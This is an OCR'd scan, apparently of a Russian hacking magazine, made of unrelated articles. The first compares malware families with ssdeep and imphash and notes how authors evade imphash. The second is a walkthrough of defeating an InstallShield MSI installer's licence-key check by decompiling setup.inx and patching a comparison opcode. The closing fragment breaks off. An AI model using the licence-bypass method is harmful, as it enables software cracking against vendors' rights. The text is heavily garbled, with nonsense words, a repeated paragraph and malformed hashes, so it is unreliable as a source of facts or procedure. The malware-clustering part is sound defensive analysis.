- обнаружение вредоносного ПО (как файлов, так и их маркеров компрометации).

В сегодняшней статье речь пойдет о том, как различные алгоритмы хеширования помогают нам бороться с зловредным ПО.

ЧТО ТАКОЕ ХЕШ

Криптографическая хеш-функция, чаще называемая просто хешем, — это математическое преобразование, переводящее произвольный входной массив данных в состоящую из букв и цифр строку фиксированной длины. Хеш считается криптостойким, если справедливо следующее:

- по хешу нельзя восстановить исходные данные;
- выполняется устойчивость к коллизиям, то есть невозможно получить из различных входных последовательностей одинаковые хеши.

MD5, SHA-1 и SHA-256 — наиболее популярные криптографические алгоритмы вычисления хеша, которые часто используются в детектировании вредоносного ПО. Еще совсем недавно вредонос опознавали только по сигнатуре (хешу) исполняемого файла.

Но в современных реалиях недостаточно знать просто хеш объекта, так как это слабый индикатор компрометации (IoC). IoC — это все артефакты, на основе которых может быть выявлен вредонос. Например, используемые им ветки реестра, подгружаемые библиотеки, IP-адреса, байтовые последовательности, версии ПО, триггеры даты и времени, задействованные порты, URL.

Рассмотрим «пирамиду боли» для атакующего, придуманную аналитиком в области информационной безопасности Дэвидом Бьянко. Она описывает уровни сложности индикаторов компрометации, которые злоумышленники используют при атаках. Например, если ты знаешь MD5-хеш вредоносного файла, его можно довольно легко и при этом точно обнаружить в системе. Однако это принесет очень мало боли атакующему — достаточно добавить один бит информации к файлу вредоноса, и хеш изменится. Таким образом вирус может переселяться бесконечно, и каждая новая его копия будет иметь отличный от других экземпляров хеш.

«Пирамида боли» Дэвида Бьянко

Если ты имеешь дело с множеством вредоносных образцов, становится понятно, что большинство из них по сути своей не уникальны. Злоумышленники нередко заимствуют или покупают исходники друг у друга и используют их в своих программах. Очень часто после появления в паблике исходных кодов какого-либо вредоносного ПО в интернете всплывают многочисленные поделки, состряпанные из доступных фрагментов.

Как же определить схожесть между разными образцами малвари одного семейства?

Для поиска такого сходства существуют специальные алгоритмы подсчета хеша, например нечеткое (fuzzy) хеширование и хеш импортируемых библиотек (imphash). Эти два подхода используют разные методы обнаружения для поиска повторно встречающихся фрагментов вредоносных программ, принадлежащих к определенным семействам. Рассмотрим эти два метода подробнее.

«НЕЧЕТКИЙ» ХЕШ — SSDEEP

Если в криптографических хеш-функциях суть алгоритма состоит в том, что при малейшем изменении входных данных (даже одного бита информации) их хеш также значительно изменяется, то в нечетких хешах результат меняется незначительно или не изменяется вовсе. То есть нечеткие хеши более устойчивы к небольшим изменениям в файле. Поэтому подобные функции позволяют намного более эффективно обнаруживать новые модификации вредоносного ПО и не требуют больших ресурсов для расчета.

Нечеткое хеширование — это метод, при котором программа, такая как, например, SSDeep, вычисляет кусочные хеши от входных данных, то есть использует так называемое контекстно вызываемое кусочное хеширование. В англоязычных источниках этот метод называется context triggered piecewise hashing (CTPH aka fuzzy hashing).

На самом деле классификаций нечетких хешей довольно много. Например, по механизму работы алгоритмы делятся на piecewise hashing, context triggered piecewise hashing, statistically improbable features, block-based rebuilding. По типу обрабатываемой информации их можно разделить на побайтовые, синтаксические и семантические. Но если речь заходит о нечетких хешах, то это, как правило, CTPH.

Алгоритм SSDeep разработан Джесси Корнблюмом для использования в компьютерной криминалистике и основан на алгоритме spamsum. SSDeep вычисляет несколько традиционных криптографических хешей фиксированного размера для отдельных сегментов файла и тем самым позволяет обнаруживать похожие объекты. В алгоритме SSDeep используется механизм скользящего окна rolling hash. Его еще можно назвать рекурсивным кусочным хешированием.

Часто CTPH-подобные хеши лежат в основе алгоритмов локально чувствительных хешей — locality-sensitive hashing (LSH). В их задачи входит поиск ближайших соседей — approximate nearest neighbor (ANN), или, проще говоря, похожих объектов, но с чуть более высокоуровневой абстракцией. Алгоритмы LSH используются не только в борьбе с вредоносным ПО, но и в мультимедиа, при поиске дубликатов, поиске схожих генов в биологии и много где еще.

Продолжение статьи →

ХЕШ ЧЕТКИЙ И ХЕШ НЕЧЕТКИЙ


КАК СРЕДСТВА ЗАЩИТЫ ЛОВЯТ И КЛАССИФИЦИРУЮТ МАЛВАРЬ

Алгоритм SSDeep

Как работает SSDeep? На первый взгляд, все довольно просто:

- он разделяет файл на более-менее равные куски и вычисляет их, а не файл в целом;
- он может определять фрагменты файлов, которые имеют последовательности одинаковых байтов, расположенных в схожем порядке, либо быть между двумя последовательностями, где они могут различаться как по значению, так и по длине.

Virus Total использует SSDeep, который выполняет нечеткое хеширование на загружаемых пользователем файлах. Пример — по ссылке.



Итак, рубрика э-э-экспериментов! Возьмем по 18 образцов исполняемых файлов нашумевших вирусов: среди них — MassLogger (имена образцов будут начинаться с аббревиатуры ML), Agent Tesla (AT) и Emotet (EMO). Только вот где мы найдем такое количество малварь? Да на базаре.

Теперь давайте посмотрим, что же получилось для испытаний. Agent Tesla — это .NET-кейлоггер и RAT, подробнее о нем рассказано вот в этой статье. Emotet — банковский троян с возможностью червоподобного распространения. Где запуск сразу нескольких, что работает не в виртуалке, иначе завершается. MassLogger, как и Agent Tesla, представляет собой кейлоггер. При этом он входит в топ-5 по популярности лета и осени 2020 года. Он оба используют механизм доставки вредоносных программ GuLoader, который загружает зашифрованную полезную нагрузку, лежащую на файловых платформах для обмена файлами.

Мы будем работать с EXE-семплами, у каждого из испытуемых объектов уникальная контрольная сумма SHA-1. Перечислим их все (кожан-да для любителей Linux: **sha1sum ML**):

```
f59a138a6370972b0e1e37fe5287764720b19    ML1.exe
bd5716d0022283267dfb8b56d2b0d6d74f3b1    ML2.exe
89e6b9f3a6c9a3330e7908b36b8b1cec29c417   ML3.exe
c9039f6ec1b3a6322c09122e57f1a8b9ac166c   ML4.exe
1d0e9718a0d780b4267814f1bc94fc82f13a74af ML5.exe
8c535c0ae4214024cf7342d5f18b6ef5371652   ML6.exe
e9b39f6ef5b2771287e84a4a2b73d8f1b31254   ML7.exe
61348b8ace6d52121c1d4363237a19f77f8b35  ML8.exe
ab1ae6b5317027b0f12a5f0f0d7265277008e7b  ML9.exe
65e9026cf5e6742bf0fe27f6c9602ec3334ad7   ML10.exe
3e5239fbdbb7913f85b0ff6d23c622d3577a68   ML11.exe
c53e6fe07b6f5e2c7f6c0fabd82bf5f3f7b      ML12.exe
6c6387675f7f9b4f78ca2b6e4b9ff43ba47e929  ML13.exe
1b7fsdf0b8a1c4361b3ef0b3d8d8f5a4a3b8     ML14.exe
d7a1665e425fe3854c5c836b3b8775ba4394ba   ML15.exe
98e8a38e5b01a6e3b7b9f4e4e9f56aff74497b4  ML16.exe
2c2d0e2a07a6f4c70e9e9d5d83e2d0138f65d5   ML17.exe
67ee65c2be85fc8f5c9c65378b54d82baae8f7e  ML18.exe
```

С использованием SSDeep рассчитаем кусочек хеш каждого из файлов и сохраним результат в файле однокорнем **ssdeep MassLogger/* > ML.ssd**

На выходе получим следующее:

```
ssdeep,1.1--blocksize:hash:hash,filename

24576:    uf+B91xspzqbwqWk5q+EQsnn3DF7dbkaG8K
uuNqzLbA15ysbmHW:                                  ML1.exe
24576:    DuYMgxYBWEEbuSRfuSOQ/qLzWZbwFyXQ9MG
ECiEEE8PxZqLyKVwwgAA                               ML2.exe
12288:
OnaPI5TFAYwI5hNKgrcTo4BKjseLuKbdFNgreeHkdDgkuAgNbGOxlPHPp+ig3T4   On-
+QvxIwcMWwAAAgNbJHQ3d2+lwt                         ML3.exe
12288:    IDlK39qZkMW7vwBfqZjGUM/18q62u5J7Q/4u9BwcKDj9FZ1fzhdN-
fJPYwO6dBt    12U/YyJVqQdiTkuvBhqF2nR/QCl8DV      ML4.exe
24576:    tGMlaKwqwlWnVUSQK3+dpCGwKD3ubfm+dpVce
4DxBhRUSQKuUKryBite                                ML5.exe
12288:    qDrBxwwuCJtYDOvnGnuCdbfiaUDFcrfUrBIVB1eBcXKL/ZbBkk1uuCucUN-
wHY    GA2uhuelUGPD8Gy0KUT/i8pnuus2DBE    ML6.exe
24576:    uA2nuheiUGPD8Gy/CDrfDcBbIi/n7b/WeFLcQ7
vvuRdkAqrB5IbuNQ/                                  ML7.exe
24576:    7LoaIwuUsG7P6aA8BwwwN7eGgb5nrd95/9+
Anzqm7NdGrQ                                        ML8.exe
24576:    NKDhlabcqwlNnVUSMG1JowrwbPG2M+s3hCfpopcVB9
YDvBhDUSZ7lMxKyBqnrkkQlD                           ML9.exe
24576:    A2uhuelUGPD8Gyvu2zcKr9CfNKV33
KvuBdAqlbkV33                                      ML10.exe
24576:    NKDhlabcqwlNnVUSGZ7LIQ/5NKDhlabcqwlQD
YDvBhDUSZ7lMxKyBqnrkkQlD                           ML11.exe
24576:    zmPKqm7K/+fpVF28lMk34u/rnMn3I3i2Fq
5uGDVr2R1MU4J/nf                                   ML12.exe
24576:    aA2nuheiUGPD8GyMSkwMBOxwbfT1MyQXxN
avuBdAqlbkV33                                      ML13.exe
24576:    6DOhlabcqwlNnVUSUbaBdXFXUjjI3ziq
IDxBhRUSKA4Sq1Ll                                   ML14.exe
24576:    CA2uhuelUGPD8Gyp39qPTSgzUUmRVUfHw
CvuBdAqlbqrUmBhuNw                                 ML15.exe
12288:    xGlKQ7uUAMlIQBQr7QAqqMyp6K3lQDrYruzVSvFl5MvDnm8Y7F
mGuGrUzqMB8z3BmyBZGTdSAl17c3                       ML16.exe
24576:    0Ft3PxIHqUmrUBaUSQG/BFWJ/YDTnmBIaLUNIyKz
OntJPlYIklJw/VPmOLzZB                              ML17.exe
12288:    zDrB2eUwuCJtYDOvnGnuCdbfiaUDFcrfUtlAQBh5kDarsdNQq9Iu13-
5OMUrwI    SA2uhuelUGPD8Gy1LAQjbjfLpHr7a      ML18.exe
```


Выглядит пугающе, правда? Давай сравним файлы между собой (в выводе мы предварительно удалили дубли, оставив уникальные совпадения между семплами). Для этого используем **ssdeep**:

```
ssdeep -m ML.ssd -s MassLogger/* > ML_COMPARE.txt
```

В выводе команды правый столбец — процент совпадения между семплами.

```
| ML10.exe matches ML.ssd:ML18.exe (40) |
| ML10.exe matches ML.ssd:ML3.exe (40) |
| ML10.exe matches ML.ssd:ML18.exe (49) |
| ML10.exe matches ML.ssd:ML6.exe (47) |
| ML10.exe matches ML.ssd:ML7.exe (49) |
| ML11.exe matches ML.ssd:ML14.exe (49) |
| ML11.exe matches ML.ssd:ML5.exe (54) |
| ML11.exe matches ML.ssd:ML9.exe (52) |
| ML13.exe matches ML.ssd:ML15.exe (58) |
| ML13.exe matches ML.ssd:ML18.exe (58) |
| ML13.exe matches ML.ssd:ML6.exe (58) |
| ML13.exe matches ML.ssd:ML7.exe (58) |
| ML14.exe matches ML.ssd:ML5.exe (47) |
| ML14.exe matches ML.ssd:ML9.exe (47) |
| ML15.exe matches ML.ssd:ML18.exe (49) |
| ML15.exe matches ML.ssd:ML6.exe (47) |
| ML15.exe matches ML.ssd:ML7.exe (49) |
| ML18.exe matches ML.ssd:ML6.exe (60) |
| ML18.exe matches ML.ssd:ML7.exe (60) |
| ML5.exe matches ML.ssd:ML9.exe (49) |
| ML6.exe matches ML.ssd:ML7.exe (55) |
```

Получается, что в исследуемым семплам присутствуют стабильно кочующие участки кода, которые мы и обнаружили в каждом. Поскольку такой код, скажем чистко, малоинформативен, для наглядности изобразим связи в виде графа.



Связи исследуемых семплов.

Из 18 объектов оказалось всего восемь никак не связанных между собой образца, но это пока... Тем не менее можно смело утверждать, что мы выявили целое семейство вредоносов. Теперь посмотрим остальные объекты из другим группы и добавим к ним связи.

Сразу изобразим граф связности для образцов Agent Tesla. Не будем перечислять кэш-суммы образцов, а сразу приступим к сравнению: сначала файлов между собой, затем с семплами MassLogger.

Граф связности для образцов Agent Tesla

Для Agent Tesla также обнаружено два семейства взаимосвязанных семплов и десять воинов-одиночек. Что дальше? Сравним SSDeep-ким MassLogger с объектами Emotet. Почти, нет совпадений. А если с Agent Tesla? Строим граф.

Сравнение MassLogger с Agent Tesla.

Бинго! Совпадения есть, и взаимоинформативные фрагментов кода семейств Agent Tesla и MassLogger доказано.

Однако не всегда и исследователю достаточно семплов и образцов вредоносов других семейств — например, для семейства Emotet. На графе видно, что из всех 18 объектов 13 так или иначе связаны между собой, а семплы EMO3, EMO9, EMO11, EMO15 и EMO18 не нашли «друзей», и их мы отражать на рисунке не станем.

Взаимосвязи объектов на графе

Итак, что же в итоге у нас получилось? У группы MassLogger есть пять объектов, связанных с объектами Agent Tesla. Почему так вышло? Во-первых, это два кейлоггера, у них есть пересечения в функциональности. Во-вторых, они сделаны одним орудием и тот же загружает. В каждом из тестов находились связи (то есть сходства) между объектами более чем на 50%. Иными словами, из 18 образцов так или иначе были связаны между собой как минимум двенадцать. Среди семплов нашлись по меньшей мере две группы связанных объектов, а у Emotet — сразу три группы. Теперь давай разрешим другой тип хеш-функций, и, возможно, мы найдем новые взаимосвязи.

Продолжение статьи →

ХЕШ ЧЕТКИЙ И ХЕШ НЕЧЕТКИЙ

КАК СРЕДСТВА ЗАЩИТЫ ЛОВЯТ И КЛАССИФИЦИРУЮТ МАЛВАРЬ


ХЕШ ИМПОРТИРУЕМЫХ БИБЛИОТЕК — IMPHASH

Imphash расшифровывается как import hash — «хеш импортов», то есть всех импортируемых программой библиотек, прописанных в исполняемом файле Windows Portable Executable (PE). Чтобы вычислить imphash, все импортированные библиотеки и связанные с ними функции выгружаются в строковом формате, объединяются, а затем криптографически хешируются. Virus Total также вычисляет по этому алгоритму хеш для PE-файлов.

Virus Total также использует imphash


Естественно, злоумышленники знают о таком алгоритме и могут его обойти, сделав свой вирус более модульным. Например, можно загружать каждый модуль в память только при необходимости или динамически загружать библиотеки, сокрыв объем импорта настолько малым, насколько позволяют компилятор. При этом любой импорт переносится в память только во время выполнения, а не транслируется в таблицу импортов в PE-файле. Вирусы пишут люди, а люди — существа ленивые, нужно немного потрудиться, чтобы перевести работу программы в новый формат.

Перейдем к практике и найдем взаимосвязи среди наших исследуемых групп объектов. Начнем с MassLogger. Появились ли новые связи? Да, мы получили три группы связанных объектов — их imphash идентичны!




Три новых группы связанных объектов с общими imphash

Изобразим общие imphash файлов в виде графа. Тут со всеми объектами получается полносвязный граф, так что не суди строго, если какого-то ребра графа не будет! :)



Общие imphash файлов

Сравним с предыдущим графом из секции экспериментов с SSDeep.



Сравнение графов

Теперь объединим два получившихся графа в группы по их вершинам.


Объединим оба графа

Получается, что среди 18 образцов MassLogger не нашли себе «друзей» всего три объекта: ML1, ML2 и ML4, а это всего 17% от общего количества. Таким образом, используя две техники, мы выявили и подтвердили взаимосвязи вредоносных семплов и их «группировки».

Далее разберем остальные семейства вредоносных файлов. Agent Tesla по imphash разделился на две большие группы.


Деление Agent Tesla по imphash

Сравним с предыдущим графом из секции тестов с SSDeep.



Сравнение графа с предыдущим


Объединим два получившихся графа в группы по их вершинам.



Объединяем два графа в группы по их вершинам

Imphash дополнил связи, которые были выявлены на этапе тестирования с SSDeep, и продемонстрировал более целостную картину. Идентичный с левой группой imphash присутствует в образцах группы MassLogger — ML5, ML9, ML11 и ML14.

Далее рассмотрим группу малвари Emotet.



Группа Emotet

Сравни с предыдущим графом из секции тестов с SSDeep. Напомним, что семплы EMO3, EMO9, EMO11, EMO15 и EMO18 не нашли себе «друзей» в прошлом тесте.

Объединим два получившихся графа в группы по их вершинам.

Сравним графы, объединив их по вершинам

Она! Недаром червь Emotet получил такое распространение. В наш тест попали довольно хитрые образцы, у которых, суда по всему, в явном виде не присутствует таблица импортов, а следовательно, отсутствует imphash. Скорее всего, в них используется одна из техник, которые мы перечислили в разделе об этом типе кеширования.

Анализируя графы взаимосвязей, можно заметить, что благодаря комбинации imphash и SSDeep мы получили новые взаимосвязи между объектами, тем самым значительно расширив базу знаний об исследуемых образцах. И это значит позволяет с относительно малыми затратами эффективно дополнить сигнатурный анализ вредоносного ПО достаточно надежными отпечатками образцов по классу, семейству или типу малвари.

ЛЕНИВЫЙ ИНСТАЛЛЯТОР

КАК ОБМАНУТЬ ИНСТАЛЛЯТОР MSI МЕТОДОМ ДЛЯ ЛЕНИВЫХ

МЯК

Как гласит народная мудрость, театр начинается с вешалки, а программа — с инсталляции. Но что делать, если инсталлятор не запускается или, хуже того, не хочет устанавливать приложение? Любой хакер «Хакера» уверенно ответит: ломать! И будет прав. Сегодня мы поговорим о том, как сделать это просто, быстро и без лишних усилий.

Здравствуйте, мои юные ленивые друзья. Признайтесь честно: основная причина, по которой вы читаете этот текст, — желание научиться взламу программы формирования матрицы, минуя матрицу и скачку стадию освоения инструментов, необходимых для решения этого сложного вопроса, — ведь хочется, чтобы и этим есть что-то полезное. Я и сам такой, всегда старался решить вопрос максимально простым и изящным способом. Иногда это удавалось необыкновенно, а предварительное штудирование теории (которой как-то в хорошем вообще может не оказаться в свободном доступе) вполне способно сделать скучную задачу невыносимо. Поэтому в старшем, следовать своему старшему антиподу-фрейдисту: сперва всегда старайся делать как можно проще, а если не получится — то уже и начинай грызть мозаику.

Попробуем сломать этот принцип на примере первого одного инсталлятора-ленивца. На днях меня попросили поковырять сдну старую программу. Программа должна была крутиться на очень старом компьютере с операционной версией в прошлой, пока не пришлось ее переустанавливать. При переустановке выяснилось, что во-первых, она не устанавливается на современные версии Windows, в во-вторых, все имеющиеся серийные номера подходят, за исключением одного — лицензионного кода в небольшой вспомогательной библиотеке. Без установки которой программа отказывается запускаться, фиксируясь. Поскольку за давностью лет связаться с разработчиком для получения нового кода не представ. возможность, оставалось только разобраться, какого рожна ему надо для нормальной инсталляции.

Раз уж мы собрались, что по пути навиваемся, то, пожалуй, не грех бы-напоминаю в очередь установочный пакет (самодостаточный модуль, имеющий даже не в расширение, а просто в язык-редактуре, что-то понятнее,сальности на начиная тесто-сообщений об ошибке. При этом сильно не расстраивайтесь, не найдя этой строки (и вообще никаких строк солуствующих сообщений) — в ближайшее время исправим.

Ну что ж, не очень-то и хотелось, зато получив кучку глаз в заранее неизвестной ошибку **Unknown error** в процессе **Installshield** (в принципе, добор ресурсов InstallShield — распространная задача, и решение ее хоть по-понятным причинам и не документировано, но при желании находится поиском по отладчикам форумов. В заключение, зачем) ОЕ и ошибка, статью, но в данном случае мы условились, что кроме маниалов не наш метод.

Вместо погружения в нюк я для очистки совести попытался, пока вносит сюс с предыдущим инсталлятором, проверить, подсмотреть и запомнить процессу инсталляции через имеющийся под рукой OllyDbg. Тоже без особого результата и больших надежд, ибо напрямь забыл, как отлавливать интерпретатор InstallShield (однако прекрасно помню, что это весна мутоpнан и неинтересная задача). По сути, в даже и присоединяется не сам, а вместо в стеле (прежде дан процессорных процессоров под основное окно с предпреждением **MSIEXEC - Embedded** трудоопрозаисоциокультурных мешанины-инсталляциях).

На самом деле, конечно, расшифровка эту мешанину, я бы мог определить, нашелся бы и ответ. Но мне-то, мне-то зачем? Мне нужно отличить интерпретатор инсталляционного скрипта, но зачем все усложнять? Я просто открыл папку **Temp** и обнаружил в ней три вещи:

1. Пакет MSI, инсталляционный скрипт которого грузит при инсталляции.
2. Временную папку с кроме характерны для InstallShield DLL.
3. Самого инсталлятора — сам инсталляционный exe-шник.

Теперь небольшое лирическое отступление. В данном случае создаем — совершенно лишнее звено в технологической цепочке. Повторюю: в запустил его просто на начальный файл (даже не двойным кликом) поиск не использовал, скачан. Городах более быстрым, а главное, точным путем стало бы отслеживание файлового ввода-вывода процесса инсталляции. Для этого существует прекрасная бесплатная утилита ProcessMonitor (для старых версий менее FileMonitor). Проанализировав ее вывод уяснилой тог, можно было бы сосредоть и папку, и скрипт, и каталог рождения пакета MSI.

Как показал более детальный анализ, процесс зачем-то был сделан тем-сторлачным DE рудит MSI, который градо другой MSI, который, собственно, и проникал на свет содержимое исходного подкаталога с инсталляционным скриптом. Но это этом первому в заключение, подводим итог: у нас появился чистый пакет MSI, равнозначный инсталляционному EXE, и собственно инсталляционный скрипт **setup.inx** в котором защита все логика инсталляции, как ожидалось.

С этого момента задача приобрела определенность. Убедившись в том, что MSI действительно поначитае равнозначен исходному инсталлятору, который, по сути, был обеспечил над ним, я принялся его потрошить. Формат MSI хоть и документирован (прямо по его спецификации даже имеется мануал от самой MSCorp), но наш дело, напомним, лень и еще раз лень. Нам никогда ковырять мудрёные и изоснованные английские технические описания, поэтому нетрудоемкий и нетемный перевод, как мы видим, результат сразу и с минимальными трудозатратами.

Потому первый шаг — разобраться, что и как мудстрит нужно, отрыдаем им пакет MSI. Наблюдаем много интересного: в частности, внутри лежит файл с расширением .cab, который, как видно по названию, — библиотека, распаковываются, если серийные номера и лицензионные коды внедагно подошли. Если бы нам нужно было просто взлом на коррекции серийника, ковырять, в просто найти недостающий для работы файл, то можно было бы с чистим серьезным просто дальнейшие расспросы и идти пить пиво.

Однако, нас-то нужно, не пива, мы всегда-таки спектатлно подходим к задаче и удем до конца добиваемся чистой инсталляции пакета с прописыванием всех ключей, кеков реестра, регистрацией компонентов и прочим необходимым действием, совершаемым инсталлятором. А поэтому попрпим еще немного: нам предстоит проверить сам инсталляционный скрипт, посмотреть, что конкретно он заключается в том, что мы внесшаго не обнаружили в списке распаковано файлов инсталляционного скрипта **setup.inx**, а значит, нам предстоит в голову прямого его в инсталляционном тексте, это будет непросто. Заявливая этот успех на свою пользу, с тяжелым чувством начинаем разбирать сам инсталляционный скрипт.

После беглого взгляда на этот самый скрипт мое лучшее усилилось, — несколо читаемого кода он целиком состоит из мешанины бессодержательных символов. Не установочных сообщений, не текстовых строк, вообще ни единого читаемого слова, ни даже комментариев. Ясель ничего, придется вот-так-таки поапрягаться и поковать уплиты для его расшифровки дзюмпин-скрипта.

Глаза всемогущему Гуглу: оказывается, добрые люди уже позаботились об этом и запатили чудесную утилиту bDec, прямо ее исходным даже выложили и чистый бесплатно. Ее задача — уже ранее расшифровать заведомо скрытую (это называется scramble/encrypted), но еще может дискриминировать недокумментированный скрипт в исходный читаемый код. Компилировать обратно, правда, не умеет, но не все в кому маслинова, будем преодолевать трудности по мере их поступления. В общем, последовательно расшифровав и дизмонтировав инсталляционный скрипт, в получит чуть больше метабайта бейсикоподобного кода, в котором нашел искомое место проверки серийника:

```
00EBE:0000:          INumber10 = IString0 == IString2;
00EBF:0000:          INumber10 = INumber10 == 0;
00F0A:0000:          if INumber10 == 1 then goto label198 ;
00F0C:0021:          call function63("Sorry, but the license key
that you entered is invalid.");
```

Как видишь, скрипт выполняет валидный ключ и сравнивает с введенным ключом. Первая мысль — разобраться в алгоритме его генерации и написать аналог. Увы, сложно, мешанина затемняет на алгоритм (несколько страниц, индийского неструкторированного кода, местами бессмысленного и беспощадного), и неоднократно отметаем эту идею как не соответствующую основной концепции ленивого хакера. Не подойдет, другим путем, просто поизнимем одну из трех проверок на протоколированию.

Однако как это сделать, в каждом конкретном инсталляторе? Систему команд интерпретатора мы не знаем (можно, конечно, покопать bDec, благо есть хорошо комментированный исходник), но и этот путь чересчур умен для меня. Обращаю внимание на особенность декомпилированного кода: слева стоит гарна шестнадцатеричные цифр.

```
00EBE:0000:
00EBF:0000:
00F0A:0000:
00F0C:0021:
```

Это вовсе не семиричный адрес, как могли бы показаться, а пара **смещение:сонод**. Мешанин просмотрев несколько соседних кожаных, делаем предположение, что — это сонод сравнения на эквивалентность, а то время как его аналогист (сравнение на неэквивалентность) имеет сонод 0. Подшаг-ка, бинсан пыхтела, для подробного вывода вовсе не обязательны коротко-лаго случая, нужно знать, что сонод 0 — это сравнение. Теперь заявлять мне фодшаг в скомпилированный скрипт и по нужному смещению поправить **0** на **1**. Нет, конечно, можно и вручную, но зачем? Будет правильнее, если — что нам надо? Анкерелим полученный **setup.inx** и приступаем к решению следующей задачи.

Напомню: ее суть: в распакованных из MSI файлов вовсе нет нечего похожего на файл **setup.inx**. Более того, даже ближе к нем любого формата скрипофорсмотра в распакованном виде отсутствует. Но сам-то скрипт в MSI-файле определенно присутствует, надо же ему сонода-то фальшу? Тем более поиск внутри исходного инсталляционного MSI каждый раз ищет ему его название — **setup.inx**. А значит, он там явно присутствует — возможно, в закодированном виде внутри каждого файла.

Так как крыть спецификацию MSI у нас по-прежнему нет на времени, нет желания, проверим сонод выкрутился «нежным» методом. Пя поиощу, сонод приходит первым после заголовка. Берем нот программой с файлом системе инсталляционного пакета и находим в нем место розделения файла **setup.inx** на две части. Вторая и представляет папки **Temp** и запись в него первого блока данных. Нам повезло: этой запаси предшествует чтение такого же блока из родительского файла (пакета MSI) и даже смещение этого блока совпадает.

Смотрим данные по этому смещению в родительском MSI: ничего общего с содержимым **setup.inx**. Данные сжаты и кодированы. Но мы не сдаемся: сонод по-прежнему блоком данных, и тут же мы вешим чтобы файл размера файла **setup.inx** — ведь заголовок предшествует блоку. А значит, в нашем нелепом пуле идейного подъема пройдет еще один этап — мы нашли источник данных скрипта.

Мешанина в исходном коде

Казалось бы, мы шаги в тупик, данные все равно зашифрованы и алгоритм нам неизвестен, а значит, погрузить их мы не можем. То есть самое время бросать заниматься ерундой и начинать писать клейтон или хотя бы изучать спецификацию MSI. Собственно, в случае шифрования нормальным «хорошим» алгоритмом-криптографом так оно и было бы — методом тыка невозможно определить алгоритм и ключ шифрования. Но мы не сдаемся: сонод по-на что не надежно, в предположении, что авторы были столь же ленивы, как и я сам, получил заверения данные бинальным XOR.

Это предположение, кстати, косвенно подтверждает бетный промоутр сосуществующие данные другие подобные файлы — они содержат блоки, заполненные одинаковыми повторяющимися паттернами, местами повышающимися только бинаты. Мешанин перерабатывает, как будто файл просто поверхом коротким блоком байт 8-12 (особо наблюдательный исследователь может даже заметить, что длина такого паттерна равна длине названия выходного файла, но нам это не особо интересно, чтобы отвлекаться).

Если это предположение верно, то из-за комментальности и ассоциативности операции XOR для пятна сдаего бинта в зашифрованном коде дадо-тонкого сплошного что и исключающей разницы в исходных блоках. Сравнивам два скрипчиника файла **setup.inx** — исходный и патченный. Исходчаешан размах, разные статичные, обворовывается в правильном бадте по смещению **EBF8**:

Мешанина в исходном коде

Отсчитываем смещение **EBF8** от предполагаемого начала данных файла **setup.inx** и получаем **0**. Это значит, что мы угадали: с четверга. С замкнутым сердца запускаем MSI на инсталляцию... Упс, фокус не удался, инсталляция зависла. Пасмотрим, что бросалось, где скорей ленивой гипотезой, файл закодирован сложнее, чем бинальным XOR.

Мешанина в исходном коде

Были бы мы чуть менее лениваы, то в этом месте бросили бы все и сели бы за кейтон. Но нет, мы один до конца: надо и выяснить, где именно мы обпаскались. Снова вернемся к исходному скомпилированному **setup.inx** и сравним его с исходным — что в нем изменилось после нашей правки? Оказывается, все все потерпело: размаха все-таки в одном единственном байте. Правда, смещение не **EBF8** и даже не **0**. Почему-то прежнее смещение оказывается плуфлайт. Из раз так, делаем попраку на новое смещение и перестаемся пробовать с доступным сонодом: на проверке в дерку даже отлажен и дыхание сомбпер. Что, конечно, не избавляет от необходимости изучать мачасть, которое, порефокирует известного отечественного народного гения, предоет для порядка.

Были бы мы чуть менее лениаы, то в этом месте бросили бы все и сели бы за кейтон. Но нет, мы один до конца: надо и выяснить, где именно мы обпаскались. Снова вернемся к исходному скомпилированному **setup.inx** и сравним его с исходным — что в нем изменилось после нашей правки? Оказывается, все все потерпело: размаха все-таки в одном единственном байте. Правда, смещение не **EBF8** и даже не **0**. Почему-то прежнее смещение оказывается плуфлайт. Из раз так, делаем попраку на новое смещение и перестаемся пробовать с доступным сонодом: на проверке в дерку даже отлажен и дыхание сомбпер. Что, конечно, не избавляет от необходимости изучать мачасть, которое, порефокирует известного отечественного народного гения, предоет для порядка.

Кто-то скажет: ты, чувак, ужаса нас пугаешь, в описанном процессе полно трабла: мешанин в разные стороны, сонод меняется, ты ковыряешься, И и на сторону, однако в реальной жизни полно сплущий, когда можно вальнуться просто — достаточно сравнить не проверяется

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Пол Ньюсам
Paul Newsome
Перевод: Ivan Sokolov
Редакция: Ivan Sokolov
Корректор: Ivan Sokolov
Верстка: Ivan Sokolov

КАК ИДЕНТИФИЦИРОВАТЬ СТРУКТУРЫ И ОБЪЕКТЫ В ЧУЖОЙ ПРОГРАММЕ

Steve Rice
Стив Райс
Перевод: Ivan Sokolov
Редакция: Ivan Sokolov
Корректор: Ivan Sokolov
Верстка: Ivan Sokolov

Когда разработчик пишет программу, он имеет возможность использовать такие различные библиотеки, как стандартные и сторонние. А хакер, А кот разрабо? ты, сколь ограничен. Ему, как правило, приходится обходиться только тем, что есть в исполняемом файле. Но как же тогда отличить свой собственный код от чужого? Ответ: с помощью таблиц! Вот, например, хакер в бинарном коде обнаружил такую таблицу:

